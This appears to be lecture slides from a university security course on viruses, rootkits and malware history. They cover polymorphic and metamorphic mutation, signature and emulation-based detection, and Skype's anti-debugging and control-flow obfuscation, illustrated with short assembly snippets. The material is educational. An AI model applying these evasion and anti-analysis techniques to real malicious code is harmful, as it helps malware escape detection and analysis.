CS 361S

Malware:
Viruses and Rootkits

Vitaly Shmatikov


Malware

- Malicious code often masquerades as good software or attaches itself to good software
- Some malicious programs need host programs
  - Trojan horses (malicious code hidden in a useful program), logic bombs, backdoors
- Others can exist and propagate independently
  - Worms, automated viruses
- Many infection vectors and propagation methods
- Modern malware often combines trojan, rootkit, and worm functionality

Computer Backdoors circa 1958

- AN/FSQ-7 air defense intercept computer
  - Largest computer ever built
  - 50,000 vacuum tubes,
    275 tons, 3 MWatt of power,
    ½ acre of floor space

- "Hula Girl" diagnostic program
  - If you pointed the light gun at her navel and pulled the trigger, her skirt would fall off



“Reflections on Trusting Trust”

- Ken Thompson’s 1983 Turing Award lecture
  1. Added a backdoor-opening Trojan to login program
  2. Anyone looking at source code would see this, so changed the compiler to add backdoor at compile-time
  3. Anyone looking at compiler source code would see this, so changed the compiler to recognize when it’s compiling a new compiler and to insert Trojan into it
- “The moral is obvious. You can’t trust code you did not totally create yourself. (Especially code from companies that employ people like me).”

Viruses

- Virus propagates by infecting other programs
  - Automatically creates copies of itself, but to propagate, a human has to run an infected program
  - Self-propagating viruses are often called worms
- Many propagation methods
  - Insert a copy into every executable (.COM, .EXE)
  - Insert a copy into boot sectors of disks
    - PC era: “Stoned” virus infected PCs booted from infected floppies, stayed in memory, infected every inserted floppy
  - Infect common OS routines, stay in memory

First Virus: Creeper

http://history-computer.com/Internet/Maturing/Thomas.html

- Written in 1971 at BBN
- Infected DEC PDP-10 machines running TENEX OS

Photo courtesy of Dan Murphy

- Jumped from machine to machine over ARPANET
  - Copied its state over, tried to delete old copy
- Payload: displayed a message "I'm the creeper, catch me if you can!"
- Later, Reaper was written to hunt down Creeper


Polymorphic Viruses

- Encrypted viruses: constant decryptor followed by the encrypted virus body
- Polymorphic viruses: each copy creates a new random encryption of the same virus body
  - Decryptor code constant and can be detected
  - Historical note: “Crypto” virus decrypted its body by brute-force key search to avoid explicit decryptor code

Virus Detection

- Simple anti-virus scanners
  - Look for signatures (fragments of known virus code)
  - Heuristics for recognizing code associated with viruses
    - Example: polymorphic viruses often use decryption loops
  - Integrity checking to detect file modifications
    - Keep track of file sizes, checksums, keyed HMACs of contents
- Generic decryption and emulation
  - Emulate CPU execution for a few hundred instructions, recognize known virus body after it has been decrypted
  - Does not work very well against viruses with mutating bodies and viruses not located near beginning of infected executable

Virus Detection by Emulation


Randomly generates a new key
and corresponding decryptor code
Decrypt and execute
Virus body
Mutation A
Mutation B
Mutation C

To detect an unknown mutation ▨■ of a known virus ■,
emulate CPU execution of ▨■ until the current sequence of
instruction opcodes matches the known sequence for virus body ■

Metamorphic Viruses

- Obvious next step: mutate the virus body, too
- Apparition: an early Win32 metamorphic virus
  - Carries its source code (contains useless junk)
  - Looks for compiler on infected machine
  - Changes junk in its source and recompiles itself
  - New binary copy looks different!
- Mutation is common in macro and script viruses
  - A macro is an executable program embedded in a word processing document (MS Word) or spreadsheet (Excel)
  - Macros and scripts are usually interpreted, not compiled


Obfuscation and Anti-Debugging

- Common in all kinds of malware
- Goal: prevent code analysis and signature-based detection, foil reverse-engineering
- Code obfuscation and mutation
  - Packed binaries, hard-to-analyze code structures
  - Different code in each copy of the virus
    - Effect of code execution is the same, but this is difficult to detect by passive/static analysis (undecidable problem)
- Detect debuggers and virtual machines, terminate execution

Mutation Techniques

- Real Permutating Engine/RPME, ADMutate, etc.
- Large arsenal of obfuscation techniques
  - Instructions reordered, branch conditions reversed, different register names, different subroutine order
  - Jumps and NOPs inserted in random places
  - Garbage opcodes inserted in unreachable code areas
  - Instruction sequences replaced with other instructions that have the same effect, but different opcodes
    - Mutate SUB EAX, EAX into XOR EAX, EAX or
      MOV EBP, ESP into PUSH ESP; POP EBP
- There is no constant, recognizable virus body

Example of Zperm Mutation



```
Instruction 4
Instruction 5
jmp
garbage
start:
Instruction 1
Instruction 2
jmp
garbage
Instruction 3
jmp
garbage
```

```
Instruction 2
jmp
garbage
Instruction 3
jmp
garbage
Instruction 5
jmp
start:
Instruction 1
jmp
Instruction 4
jmp
```

```
Instruction 3
Instruction 4
jmp
garbage
Instruction 5
jmp
start:
Instruction 1
jmp
garbage
Instruction 2
jmp
garbage
```


- From Szor and Ferrie, "Hunting for Metamorphic"

Detour: Skype

[Biondi and Desclaux]

Anti-dumping tricks


1. The program erases the beginning of the code
2. The program deciphers encrypted areas
3. Skype import table is loaded, erasing part of the original import table



EADS CCR

Skype: Code Integrity Checking

[Biondi and Desclaux]




Interesting characteristics

- Each checksumer is a bit different: they seem to be polymorphic
- They are executed randomly
- The pointers initialization is obfuscated with computations
- The loop steps have different values/signs
- Checksum operator is randomized (add, xor, sub, ...)
- Checksumer length is random
- Dummy mnemonics are inserted
- Final test is not trivial: it can use final checksum to compute a pointer for next code part.

Skype: Anti-Debugging

[Biondi and Desclaux]




Counter measures

- When it detects an attack, it traps the debugger :
  - registers are randomized
  - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov     save_esp, esp
mov     esp, ad_alloc?
add     esp, random_value
sub     esp, 20h
popa
jmp     random_mapped_page
```

Skype: Control Flow Obfuscation (1)

[Biondi and Desclaux]




Code indirection calls

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call    eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call    eax
; eax = 009F8F70
```

```
sub_9F8F70:
mov     eax, [ecx+34h]
push    esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop     esi
retn
```

Principle

Each call is dynamically computed: difficult to follow statically




Determined conditional jumps

```
...
if ( sin(a) == 42 ) {
        do_dummy_stuff();
}
go_on();
...
```

Skype: Control Flow Obfuscation (2)

[Biondi and Desclaux]



Execution flow rerouting

```
lea
edx,  [esp+4+var_4]
add         eax,  3D4D101h
push        offset  area
push        edx
mov
[esp+0Ch+var_4],  eax
call        RaiseException
rol         eax,  17h
xor         eax,  350CA27h
pop         ecx
```

- Sometimes, the code raises an exception
- An error handler is called
- If it's a fake error, the handler tweaks memory addresses and registers


⟹ back to the calling code

Propagation via Websites

